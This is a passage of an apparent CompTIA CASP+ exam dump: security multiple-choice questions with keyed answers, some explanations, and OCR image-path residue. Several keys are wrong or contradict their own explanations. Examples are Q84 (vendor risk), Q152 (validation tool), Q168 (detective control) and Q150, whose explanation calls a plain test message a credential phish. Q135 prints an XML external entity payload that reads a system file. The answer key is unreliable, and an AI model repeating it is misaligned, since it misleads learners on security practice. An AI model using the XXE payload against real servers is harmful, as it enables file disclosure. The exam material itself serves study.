* C. Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers. HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.
* D. Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.
* E. Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server.
https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug https://heartbleed.com/

NEW QUESTION 79
A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

A. Simultaneous Authentication of Equals
B. Enhanced open
C. Perfect forward secrecy
D. Extensible Authentication Protocol

Answer: A

NEW QUESTION 82
An organization’s hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.
D. Implement decoy files on adjacent hosts.

Answer: D

Explanation:
Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeyfiles or honeypots, and they are part of deception technology. Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating and streamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker’s actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence. Verified References:
https://www.comptia.org/blog/what-is-deception-technology https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 84
An organization’s assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API. Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles
B. Financial liability from a vendor data breach
C. Technical impact to the API configuration
D. The possibility of the vendor’s business ceasing operations

Answer: A

Explanation:
Reference: https://legal.thomsonreuters.com/en/insights/articles/data-breach-liability

NEW QUESTION 87
A security engineer estimates the company’s popular web application experiences 100 attempted breaches per day. In the past four years, the company’s data has been breached two times.

Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5
B. 8
C. 50
D. 36,500

Answer: A

Explanation:
Reference: https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative- risk-analysis/
The ARO (annualized rate of occurrence) for successful breaches is the number of times an event is expected to occur in a year. To calculate the ARO for successful breaches, the engineer can divide the number of breaches by the number of years. In this case, the company's data has been breached two times in four years, so the ARO is 2 / 4 = 0.5. The other options are incorrect calculations. Verified References: https://www.comptia.org/blog/what-is-risk-management https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 91
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Answer: A

Explanation:
Configuring MFA for all users to decrease their reliance on other authentication is the best option to improve email security at the company. MFA stands for multi-factor authentication, which is a method of verifying a user's identity by requiring two or more factors, such as something the user knows (e.g., password), something the user
has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access to email accounts even if the username or password is compromised or shared. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3239144/what-is-mfa-how-multi-factor-authentication- works.html

NEW QUESTION 96
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Answer: BF

Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 100
A software house is developing a new application. The application has the following requirements:
Reduce the number of credential requests as much as possible Integrate with social networks
Authenticate users
Which of the following is the BEST federation method to use for the application?

A. WS-Federation
B. OpenID
C. OAuth
D. SAML

Answer: D

Explanation:
Reference: https://auth0.com/blog/how-saml-authentication-works/

NEW QUESTION 103
A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through

the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent
B. Low
C. Mitigated
D. Residual.
E. Transferred

Answer: D

NEW QUESTION 105
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Answer: D

Explanation:
Reference: https://searchsecurity.techtarget.com/definition/cryptanalysis
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics. References: https://www.ibm.com/security/homomorphic-encryption https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

NEW QUESTION 108
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Answer: D

Explanation:
Reference: https://cloud.google.com/security/encryption-in-transit
Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified References: https://www.comptia.org/blog/what-is-certificate-pinning https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 113
An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:
- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.
With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.
B. The API gateway endpoints are being directly targeted.
C. The site is experiencing a brute-force credential attack.
D. A DDoS attack is targeted at the CDN.

Answer: A

NEW QUESTION 116
A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.
Which of the following BEST describes the type of malware the solution should protect against?

A. Worm
B. Logic bomb
C. Fileless
D. Rootkit

Answer: C

Explanation:
Reference: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital- threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks

NEW QUESTION 121
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Answer: C

Explanation:
A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified References: https://www.comptia.org/training/books/casp- cas-004-study-guide , https://www.ibm.com/cloud/learn/saas

NEW QUESTION 123
Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.
B. The likelihood of account compromise is reduced.
C. Zero trust is achieved.
D. Privacy risks are minimized.

Answer: B

Explanation:
Reference: https://cloudworks.no/en/5-benefits-of-passwordless-authentication/

NEW QUESTION 125
As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents.
Which of the following BEST describes this kind of risk response?

A. Risk rejection
B. Risk mitigation
C. Risk transference
D. Risk avoidance

Answer: C

NEW QUESTION 128
A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:
22
25
110
137
138
139
445
Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.
Which of the following would be the BEST solution to harden the system?

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Answer: A

NEW QUESTION 130
An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack
B. Side-load attack
C. Remote code signing
D. Supply chain attack

Answer: D

NEW QUESTION 134
A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the compay's intend WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

A. Active Directory OPOs
B. PKI certificates
C. Host-based firewall
D. NAC persistent agent

Answer: B

NEW QUESTION 135
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM "file:///etc/password">]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Answer: B

Explanation:
Reference: https://hdivsecurity.com/owasp-xml-external-entities-xxe

NEW QUESTION 138
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

A. CAN
B. ASIC
C. FPGA
D. SCADA

Answer: D

Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/protective-relay

NEW QUESTION 141
To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within Its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

A. Include stable, long-term releases of third-party libraries instead of using newer versions.
B. Ensure the third-party library implements the TLS and disable weak ciphers.
C. Compile third-party libraries into the main code statically instead of using dynamic loading.
D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

Explanation:
Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

NEW QUESTION 142
A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce
• Cloud-delivered services
• Full network security stack
• SaaS application security management
• Minimal latency for an optimal user experience
• Integration with the cloud 1AM platform Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)
B. NGFW
C. Managed Security Service Provider (MSSP)
D. SASE

Answer: D

NEW QUESTION 146
Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLS.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Answer: A

Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 150
A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external client_app01_mailing_list.
```

Which of the following should the security analyst perform?

A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

Explanation:
The best option for the security analyst to perform is to contact the security department at the business partner and alert them to the email event. The email appears to be a phishing attempt that tries to trick the employees into revealing their login credentials by impersonating a legitimate sender. The security department at the business partner should be notified so they can investigate the source and scope of the attack and take appropriate actions to protect their systems and users. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://us-cert.cisa.gov/ncas/tips/ST04-014

NEW QUESTION 152
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
* Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
* SSL Medium Strength Cipher Suites Supported
* Vulnerability in DNS Resolution Could Allow Remote Code Execution
* SMB Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker
B. Port scanner
C. Account enumerator
D. Exploitation framework

Answer: A

NEW QUESTION 157
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Answer: A

Explanation:
A TPM (trusted platform module) is a hardware device that can provide boot
loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified References: https://www.comptia.org/blog/what- is-a-tpm-trusted-platform-module https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 160
During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.
B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.

Answer: B

Explanation:
Reference: https://www.getkisi.com/access-control
This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

NEW QUESTION 161
A cloud security architect has been tasked with selecting the appropriate solution given the following:
* The solution must allow the lowest RTO possible.
* The solution must have the least shared responsibility possible.
« Patching should be a responsibility of the CSP.
Which of the following solutions can BEST fulfill the requirements?

A. Paas
B. laas
C. Private
D. Saas

Answer: D

Explanation:
SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.
References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 162
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Answer: C

Explanation:
This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

NEW QUESTION 163
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Answer: B


Explanation:
Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified References: https://www.comptia.org/blog/what-is-data-exposure
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 168
Which of the following controls primarily detects abuse of privilege but does not prevent it?


A. Off-boarding
B. Separation of duties
C. Least privilege
D. Job rotation

Answer: A


NEW QUESTION 169
SIMULATION
An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.
Complete the configuration files to meet the following requirements:
• The EAP method must use mutual certificate-based authentication (With issued client certificates).
• The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
• The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,
INSTRUCTIONS
Click on the AAA server and VPN concentrator to complete the configuration.
Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:

